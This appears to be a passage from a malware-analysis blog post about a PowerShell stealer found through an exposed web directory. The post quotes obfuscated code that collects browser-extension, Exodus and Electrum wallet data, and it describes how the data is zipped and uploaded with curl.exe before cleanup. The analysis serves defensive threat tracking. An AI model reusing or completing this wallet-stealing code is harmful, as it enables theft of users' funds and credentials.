32 if($bi.Type-eq 'Chromium'){ $cw=fCW $p.Path $WE;if($cw){$w+=$cw};if($bn-eq 'Edge'){ $ew=fCW $p.Path $EWE;if($ew){$w+=$ew}}else{$fw=fFW $p.Path;if($fw){
33 foreach($wl in $w){ $wn="$($u.Name)_{$($bn)}_{$($wl.Name)"; $dp=Join-Path $bf $wn;if($wl.Unverified){ $res.wallets+=@{user=$u.Name;browser=$bn;
34 $ex=fEW $u.AppData
35 if($ex){ $dp=Join-Path $ef $u.Name;New-Item -ItemType Directory -Path $dp -Force|Out-Null;cWF $ex.Path $dp $true|Out-Null;$res.exodus+=@{user=$u.Name
36 foreach($wl in (fElW $u.AppData)){
37 $d=Join-Path $lf $u.Name;if(-not(Test-Path $d)){New-Item -ItemType Directory -Path $d -Force|Out-Null}
```

Final stage: data collection & exfiltration

This is the actual data theft and packaging stage.

It scans user profiles for:

- Browser wallets

- Exodus
- Electrum

Found data gets copied into a temp directory, along with an info.json. Everything is zipped under %APPDATA% using a random name.

Then:

- If nothing useful is found -> delete ZIP immediately
- If data exists -> check for \$_UploadUrl

If upload URL is set:

- Upload ZIP via curl.exe as raw binary
- If successful -> log “uploaded”
- If not -> print local path for manual retrieval

Afterwards, the ZIP gets deleted locally.

If no upload URL is set, it just outputs the file path.

At the very end, it calls **rsc**, which cleans up the previously created shadow copy / symlink setup. Basic cleanup.

Files

If you want to analyse the files yourself, you can just mail me and i'll share the files with you!

So why does any of this matter?

Technically, none of this is groundbreaking.

But that's not the point.

When you're doing infrastructure tracking, you need to pay attention to small mistakes like this, because those mistakes are what let you map entire campaigns.

A single misconfigured Apache directory gave access to thousands of samples tied to the same operation.

That's not just sloppy, that's operational damage.

Threat actors look for weaknesses in our systems all the time. We should be doing the exact same thing to theirs.

IOCs

We have thousands of IOCs here, so you'll need to expand the sections to view them

- ▶ Domains:
- ▶ Malicious API Keys
- ▶ File Hashes